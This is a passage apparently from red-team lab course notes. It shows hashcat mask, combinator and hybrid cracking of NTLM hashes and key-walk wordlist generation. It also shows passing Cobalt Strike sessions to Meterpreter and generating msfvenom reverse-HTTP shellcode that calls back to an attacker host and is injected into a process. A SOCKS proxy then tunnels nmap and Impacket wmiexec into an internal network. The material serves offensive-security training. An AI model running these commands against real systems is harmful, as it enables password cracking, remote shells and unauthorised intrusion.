hashcat (v6.1.1) starting...

Status.....: Exhausted
Guess.Mask.....: ?u?1?1?1?1?1 [6]

[...snip...]

Guess.Mask.....: ?u?1?1?1?1?1?1 [7]

820be3700dfcfc49e6eb6ef88d765d01:Chimney!
```

Masks can even have static strings defined, such as a company name or other keyword you suspect are being used in passwords.

```
PS C:\> cat D:\Tools\example2.hcmask
ZeroPointSecurity?d
ZeroPointSecurity?d?d
ZeroPointSecurity?d?d?d
ZeroPointSecurity?d?d?d?d
```

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 3 -m 1000 C:\Temp\ntlm.txt D:\Tools\example2.hcmask
hashcat (v6.1.1) starting...

f63ebb17e157149b6dfde5d0cc32803c:ZeroPointSecurity1234
```



The combinator attack combines the entries from two dictionaries into single-word candidates. Take the following lists as an example:

```
PS C:\> cat D:\Tools\list1.txt
purple

PS C:\> cat D:\Tools\list2.txt
monkey
dishwasher
```

The combinator will produce **purplemonkey** and **purpledishwasher** as candidates.

You can also apply a rule to each word on the left or right hand side using the options **-j** and **-k**. For instance, **-j \$-** and **-k \$!** would produce **purple-monkey!**.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 1 -m 1000 C:\Temp\ntlm.txt D:\Tools\list1.txt D:\Tools\list2.txt -j $- -k $!
hashcat (v6.1.1) starting...

ef81b5ffcbb0d030874022e8fb7e4229:purple-monkey!
```


Hashcat modes 6 and 7 are hybrid's based on wordlists, masks and the combinator.

You specify both a wordlist and mask on the command line, and the mask is appended or prepended to the words within the list. For example, your dictionary contains the word `Password`, then `-a 6 [...]` `D:\Tools\list.txt ?d?d?d?d` will produce `Password0000` to `Password9999`.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 6 -m 1000 C:\Temp\ntlm.txt D:\Tools\list.txt ?d?d?d?d
hashcat (v6.1.1) starting...

be4c5fb0b163f3cc57bd390cdc495bb9:Password5555
```

Where:

- `-a 6` specifies the hybrid wordlist + mask mode.
- `?d?d?d?d` is the mask.

The hybrid mask + wordlist mode (`-a 7`) is practically identical, where the mask comes first.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 7 -m 1000 C:\Temp\ntlm.txt ?d?d?d?d D:\Tools\list.txt
hashcat (v6.1.1) starting...

28a3b8f54a6661f15007fca23beccc9c:5555Password
```

There are a number of external utilities that are separate from the main hashcat application. Here we'll review one called [kwprocessor](#).

This is a utility for generating key-walk passwords, which are based on adjacent keys such as `qwerty`, `1q2w3e4r`, `6yHnMjU7` and so on. To humans, these can look rather random and secure (uppers, lowers, numbers & specials), but in reality they're easy to generate programmatically.

kwprocessor has three main components:

- 1. Base characters - the alphabet of the target language.
- 2. Keymaps - the keyboard layout.
- 3. Routes - the directions to walk in.

There are several examples provided in the **basechars**, **keymaps** and **routes** directory in the kwprocessor download.

```
D:\Tools\kwprocessor>kwp64.exe basechars\custom.base keymaps\uk.keymap routes\2-to-10-max-3-direction-changes.route -o D:\Tools\keywalk.txt

PS C:\> Select-String -Pattern "^qwerty$" -Path D:\Tools\keywalk.txt -CaseSensitive

D:\Tools\keywalk.txt:759:qwerty
D:\Tools\keywalk.txt:926:qwerty
D:\Tools\keywalk.txt:931:qwerty
D:\Tools\keywalk.txt:943:qwerty
D:\Tools\keywalk.txt:946:qwerty
```

Some candidates will get generated multiple times, so you'll want to de-dup the list before using it for maximum efficiency. This wordlist can then be used like any other dictionary in hashcat.

TIP: Use `kwp64.exe --help` to see customisable options such as toggling the shift key.

Session passing is a means of spawning payloads that can talk to other Cobalt Strike listeners, or even listeners of entirely different C2 frameworks. There are many good reasons for doing this, a few examples include:

- Leverage a capability within a framework that Cobalt Strike doesn't have.
- Use different C2 frameworks as backup access in the event the current access is lost.
- To emulate similar TTPs.

Beacon's staging process is based off Meterpreter's, so you can stage Meterpreter from Beacon. Cobalt Strike has a type of listener called the **Foreign Listener** designed to handle this.


On the Kali VM, launch **msfconsole** and start a new **multi/handler** using the **windows/meterpreter/reverse_http** payload.

```
root@kali:~# msfconsole

msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST eth0
msf6 exploit(multi/handler) > set LPORT 8080
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.10.5.120:8080
```

In Cobalt Strike, go to **Listeners > Add** and set the **Payload** to **Foreign HTTP**. Set the **Host** to **10.10.5.120**, the **Port** to **8080** and click **Save**.



Now to spawn a Meterpreter session from Beacon, simply type **spawn <listener name>**.

```
beacon> spawn metasploit
[*] Tasked beacon to spawn (x86) windows/foreign/reverse_http (10.10.5.120:8080)

[*] http://10.10.5.120:8080 handling request from 10.10.17.231; (UUID: ofosht99) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (10.10.5.120:8080 -> 10.10.17.231:53951)

msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  -
  1    meterpreter x86/windows  DEV\bfarmer @ WKSTN-1  10.10.5.120:8080 -> 10.10.17.231:53951 (10.10.17.231)
```

OPSEC: You can only spawn x86 Meterpreter sessions with the foreign listener.

Alternatively, Beacon's **shinject** command can inject any arbitrary shellcode into the specified process. The process can be an existing one, or one we start with the **execute**, **run** or even **shell** commands.

Generate x64 stageless Meterpreter shellcode with **msfvenom**.

```
root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.5.120 LPORT=8080 -f raw -o /tmp/msf.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201308 bytes
Saved as: /tmp/msf.bin
```

Copy the shellcode across to the **attacker-windows** machine.

```
C:\Payloads>pscp root@kali:/tmp/msf.bin .
msf.bin | 196 kB | 196.6 kB/s | ETA: 00:00:00 | 100%
```

Ensure the multi handler is setup appropriately and inject the shellcode.

```
beacon> execute C:\Windows\System32\notepad.exe
beacon> ps

PID  PPID  Name           Arch  Session  User
---  ---
1492  4268  notepad.exe    x64   1         DEV\bfarmer

beacon> shinject 1492 x64 C:\Payloads\msf.bin

msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.10.5.120:8080
[*] http://10.10.5.120:8080 handling request from 10.10.17.231; (UUID: rumczhno) Redirecting stageless connection from /N1ZSg3AJ641CWUNbIhhT5QWcTIqjJ_npAoT9u8b01bCZLPFvg0YNTQPPZpC2osS8NoHGOLaUyHHR with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://10.10.5.120:8080 handling request from 10.10.17.231; (UUID: rumczhno) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (10.10.5.120:8080 -> 10.10.17.231:53793)
```

This same process can work in reverse, to inject Beacon shellcode from a Meterpreter session.

To generate stageless Beacon shellcode, go to **Attacks > Packages > Windows Executable (S)**, select the desired listener, select **Raw** as the **Output** type and select **Use x64 payload**.

Copy it across to the Kali VM.

```
C:\Payloads>pscp beacon-http.bin root@kali:/tmp/beacon.bin
beacon-http.bin | 255 kB | 255.5 kB/s | ETA: 00:00:00 | 100%
```

Then use the **post/windows/manage/shellcode_inject** module to inject it into a process.

```
msf6 > use post/windows/manage/shellcode_inject
msf6 post(windows/manage/shellcode_inject) > set SESSION 1
msf6 post(windows/manage/shellcode_inject) > set SHELLCODE /tmp/beacon.bin
msf6 post(windows/manage/shellcode_inject) > run

[*] Running module against WKSTN-1
[*] Spawned Notepad process 4560
[+] Successfully injected payload into process: 4560
[*] Post module execution completed
```




A SOCKS (Secure Socket) Proxy exchanges network packets between a client and a server via a "proxy". A common implementation of a proxy server is found in web proxies - where a browser will connect to the proxy, which relays requests to the destination website and back to the browser (performing filtering etc on the way). We can use this idea in an offensive application by turning our C2 server into a SOCKS proxy to tunnel external tooling into an internal network.

This is particularly helpful when we want to leverage Linux-based toolsets such as [Impacket](#). Windows doesn't have a native capability to execute Python, so being able to execute them on our own system and tunnel the traffic through Beacon can expand our arsenal of available tooling. It also carries additional OPSEC advantages - since we're not pushing offensive tooling onto the target or even executing any code on a compromised endpoint, it can shrink our footprint for detection.

To start a socks proxy, use `socks [port]` on a Beacon.

```
beacon> socks 1080
[+] started SOCKS4a server on: 1080
```

This will bind port 1080 on the Team Server.

```
root@kali:~# ss -lpt
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
LISTEN     0            128         *:1080                  ::*                    users:
(("java",pid=1296,fd=11))
```

OPSEC: This binds 1080 on all interfaces and since there is no authentication available on SOCKS4, this port can technically be used by anyone.

Always ensure your Team Server is adequately protected and never exposed directly to the Internet.

Not many applications are able to use socks proxies by themselves - instead, we can use `proxychains`. This is a tool that acts as a wrapper, and will tunnel traffic from any application over a socks proxy. Open `/etc/proxychains.conf` in a text editor (`vim`, `nano`, etc, no judgement here :sweat_smile:). On the final line, you will see `socks4 127.0.0.1 9050`. Change `9050` to `1080` (or whichever port you're using).

To tunnel a tool through proxychains, it's as simple as `proxychains [tool] [tool args]`. So to tunnel `nmap`, it would be:

```
root@kali:~# proxychains nmap -n -Pn -sT -p445,3389,5985 10.10.17.25
ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 12:35 UTC
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:445-<>>-OK
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:3389-<>>-OK
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:5985-<>>-OK
Nmap scan report for 10.10.17.25
Host is up (0.021s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5985/tcp   open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

There are some restrictions on the type of traffic that can be tunnelled, so you must make adjustments with your tools as necessary. ICMP and SYN scans cannot be tunnelled, so we must disable ping discovery (`-Pn`) and specify TCP scans (`-sT`) for this to work.

```
root@kali:~# proxychains python3 /usr/local/bin/wmiexec.py DEV/bfarmer@10.10.17.25
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation


Password:
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:445-<>>-OK
[*] SMBv3.0 dialect used
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:135-<>>-OK
[S-chain]-<>-127.0.0.1:1080-<>>-10.10.17.25:49682-<>>-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands

C:\>whoami
dev\bfarmer


C:\>hostname
srv-1
```


We can tunnel GUI apps that run on Windows using a proxy client such as [Proxifier](#).


Open **Proxifier**, go to **Profile > Proxy Servers** and **Add** a new proxy entry, which will point at the IP address and Port of your Cobalt Strike SOCKS proxy.



